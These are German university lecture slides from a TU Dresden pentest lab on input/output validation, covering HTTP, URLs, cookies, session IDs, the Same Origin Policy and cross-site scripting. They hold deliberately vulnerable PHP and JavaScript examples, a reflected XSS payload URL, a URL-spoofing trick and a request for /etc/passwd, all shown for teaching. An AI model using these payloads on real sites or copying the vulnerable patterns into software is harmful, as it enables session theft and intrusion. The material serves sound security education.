TECHNISCHE UNIVERSITÄT DRESDEN

Professur Datenschutz und Datensicherheit

Department of Computer Science, Institute for Systems Architecture, Chair of Privacy and Data Security

Pentestlab — Eingabe / Ausgabe-Validierung

dud.inf.tu-dresden.de

Stefan Köpsell (stefan.koepsell@tu-dresden.de)

Literatur

Mark Dowd, John McDonald, Justin Schuh: „The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities“

Hanqing Wu, Liz Zhao: „Web Security“

Prakhar Prasad: „Mastering Modern Web Penetration Testing“

Justin Clarke: „SQL Injection Attacks and Defense“, 2. Ausgabe

Essenz eines Programms

Programm := Transformation von Eingabe zu Ausgabe

Sicherheitsproblem

Problem: nicht vertrauenswürdige Eingaben


- Nutzer-generiert
- gezielt beeinflusst durch Angreifer

Überprüfung der Eingaben

Schwierigkeit: Berücksichtigung **aller** Eingaben

- Mittelbare/indirekte Eingabe
  - Bild-Metadaten
  - OCR auf Bildern
  - ...

Sicherheitsproblem




Problem: Ausgabe ist Eingabe für nächstes Programm

➔ Fehlerhafte Annahmen über Vertrauenswürdigkeit:
vertrauenswürdige Quelle → vertrauenswürdige Daten

Beispiele:

- Intranet-Net Datenverkehr
- Daten aus internen Datenbanken
- Dateien von lokaler Festplatte



Ausgabeabsicherung: Sanitization

Problem:

- Korrekte Spezifikation sicherer Ausgaben
  - ggf. prinzipiell nicht möglich

Verbesserte Sicherheit: Erweiterung auf Funktionsebene

Problem:

Sicherheitskontrollen ←→ Performance

Lösungsansatz:


- Performance-optimierte Kodeteile ohne Sicherheitschecks

Gefahr:

- Wiederverwendung in anderen Programmen

Deshalb: Vor / Nachbedingungen sehr explizit angeben!

Entwickler-Unterstützung durch Taint Tracking



Die leidliche Terminologie…

```
//Returns a valid username (max 8 characters)
//or null if the input is not valid
char* getUserName(char* in_username)
  {
    if(in_username!=null&&strlen(in_username)<9)
      {
        return in_username;
      }
    return null;
  }
```

- Eingabe-Validierung?
- Ausgabe-Sanitization?

Ein-/ Ausgabe Überprüfung – generelle Ansätze

- White-List
  - aus Sicherheitssicht zu bevorzugen
  - aus praktischer Sicht oftmals schwer umsetzbar
- Black-List
  - leicht umsetzbar
  - oftmals fehlerhaft
    - ..dazu später mehr…

Probleme beispielhaft an Web-Anwendungen

- skizzierte Probleme betreffen generell alle Programme / Programmarten
  - auch Hardware…
- Nachfolgend beispielhaft für Bereich Web-Anwendungen
  - omnipräsent
  - häufig als Einfallstor nutzbar
- Relevante Technologien
  - HTTP
  - URLs
  - HTML
  - CSS
  - Cookies
  - JavaScript
  - CGI
  - PHP, Pearl, Python
  - SQL

Hypertext Transfer Protokoll

- Zustandsloses Anfrage/Antwort Protokoll
- HTTP-Geschichte:
  - 1991: Version 0.9
  - 1996: Version 1.0
  - 1997: Version 1.1
  - 2015: Version 2.0

- genereller Aufbau:
  - Header
  - Body

- Befehle:
  - GET
  - POST
  - HEAD
  - PUT
  - DELETE
  - TRACE
  - OPTIONS
  - CONNECT
  - PATCH

Uniform Resource Locator (URL)

- Art von Uniform Resource Identifier (URI)
- besteht aus mehreren Teilen (vereinfacht):

scheme://user:passwd@host/path?query#fragment

http://admin:test@www.a.com/main?q=login

http://www.ebay.de@www.attacker.com

- fragment wird nicht an Server übertragen

- query
  - mit '=': Query-Parameter wird an Skript übergeben
    - http://google.com/search?q=allinurl:login&cr=countryDE
  - ohne '=': Kommandozeilen-Parameter für CGI-Skript
    - http://opfer.com/showfile.pl?/etc/passwd

HTTP-Befehle

GET:

- einfach auszuführen: `telnet, nc`
- `GET / HTTP/1.0↵↵`
- Parameter in URL
  - Problem:
    - Protokollierung in Server-Log
    - Übermittlung im REFERER

OPTIONS:

- Ermittlung der durch den Server unterstützten Eigenschaften/Befehle etc.

CONNECT:

- Etablierung eines transparenten TCP/IP-Tunnels
  - für TLS gedacht

TRACE:

- gibt die empfangene Anfrage zurück
  - „debug“-Feature, um Änderungen durch Zwischenstation zu erkennen

Cookies

- Anwendungsdefinierte Daten, die zwischen Client und Server ausgetauscht werden
  - üblicherweise „klein“ (<4096 Bytes)
    - aber keine Größenbeschränkung im Standard…
- persistent/nicht persistent gespeichert
- HttpOnly-Cookie:
  - kein API-Zugriff (JavaScript etc.)
- Secure-Cookie:
  - Übermittlung nur mittels HTTPS
- spezifiziert in RFC 6265

Kennzeichnung: `<script> … </script>`

Kommentar: `/* comment */`

Meldungsfenster: `alert("Nachricht"); alert(/Nachricht/);`

Zugriff auf DOM: `document` Objekt

Zugriff auf Cookies: `document.cookies`

Zugriff auf Fensternamen (lesend/schreibend): `window.name`

Zugriff auf URL (lesend/schreibend): `window.location`

Zugriff auf URL-Fragment `window.location.hash`

Ausführen von Zeichenkette als JavaScript: `eval(…)`

Aufrufen von URLs über HTTP: `XMLHttpRequest`-Objekt

- erlaubt Setzen von HTTP-Headern

Session-IDs

Problem:

Zugriffskontrolle erfordert Zustand, aber HTTP ist zustandslos

Lösung:

Zustand einführen mit Hilfe von:

- Cookies
- URL Parametern
- versteckten Formular-Feldern

Gefahr:

- Authentifizierung erfolgt nur einmal
- Zugriffskontrolle dann ausschließlich an Hand der Session-ID

➔ **Session-ID darf Angreifer nicht bekannt werden!**

Same Origin Policy (SOP)

- Problem: Verhinderung von Web-Site-übergreifendem Datenaustausch
  - insbesondere durch (aktive) Inhalte
    - JavaScript, Flash, Java, ...

Same Origin Policy (SOP)

- Problem: Verhinderung von Web-Site-übergreifendem Datenaustausch
  - insbesondere durch (aktive) Inhalte
    - JavaScript, Flash, Java, …

- Lösungsidee:
  - Separierung gemäß „Herkunft“ der Daten
    ➔Zugriff nur bei „same origin“ erlaubt

  - „same origin“:
    - **Protokoll** gleich und
    - **Host** gleich und
    - **Port** gleich

- Umsetzungsschwierigkeiten:
  - rein Client-basierte Schutzmaßnahme
    - fehlerhafte Umsetzungen im Browser problematisch
  - manchmal zu restriktiv
    - „Umgehungsmöglichkeit“: Cross Origin Resource Sharing (CORS)

Umgehung der Same Origin Policy: Cross Side Scripting (XSS)

- Ziel: Ausführen eines Angreifer-bestimmten Skripts im Kontext der angegriffen Origin
  ➔ Umgehung der Same Origin Policy

- OWASP Top 10 Web Application Security Risks:
  - 2010: Platz 2
  - 2013: Platz 3

- Arten
  - Reflected (Typ I)
  - Stored (Typ II)
  - DOM-based (Typ III)

Reflected XSS

- Ausgeführtes Skript kommt direkt von Nutzer-Eingabe
  - „reflektiert“ durch den Browser
  - nicht persistent
  - oftmals enthalten in URL
    - Angreifer muß Nutzer zum Aufrufen der URL verleiten
      - URL-Verkürzungs-Dienste, Phising

- Beispiel:
  - Server-seitiges PHP-Skript

```
<HTML>
  <BODY>
    <?PHP  echo "<p>".$_GET["parameter"];  ?>
  </BODY>
</HTML>
```

  - Eingabe-URL: http://opfer.com/xss.php?parameter=<script>alert(/xss/)</script>

  - HTML vom Server:

```
<HTML><BODY>
    <p><script>alert(/xss/)</script>
</BODY></HTML>
```

Stored XSS

- Angreifer-Skript wird in Web-Anwendung persistent gespeichert
  - Opfer ruft Web-Seite auf → gespeichertes Skript wird zusammen mit restlichen Seitenbestandteilen zurückgegeben
  - Vorteil: Angreifer muß Opfer nicht zum Aufruf von manipulierter URL verleiten

- Beispiele:
  - Web-Foren
  - Web-Seiten mit Kommentar-Funktionen
  - Web-Seiten mit Nutzer-erzeugten Inhalten
    - Tauschbörsen
    - Wikis
  - ...

DOM-Based XSS


- Ausnutzung von Lücken in Skripten, die eine Web-Seite mittels DOM-Zugriff verändern
  - Üblicherweise eine Art reflected XSS

- Beispiel:

```
<HTML>
  <BODY>
   <div id="out"></div>
   <input type="text" id="in" />
   <input type="button" value="Do it!" onclick=doit() />
   <script>
    function doit(){
      var s=document.getElementById("in").value;
      document.getElementById("out").innerHTML="<a href=' "+ s +
                                                " '>Click Here</a>";}
    </script>
  </BODY>
</HTML>
```


TECHNISCHE UNIVERSITÄT DRESDEN

DOM-based XSS Beispiel



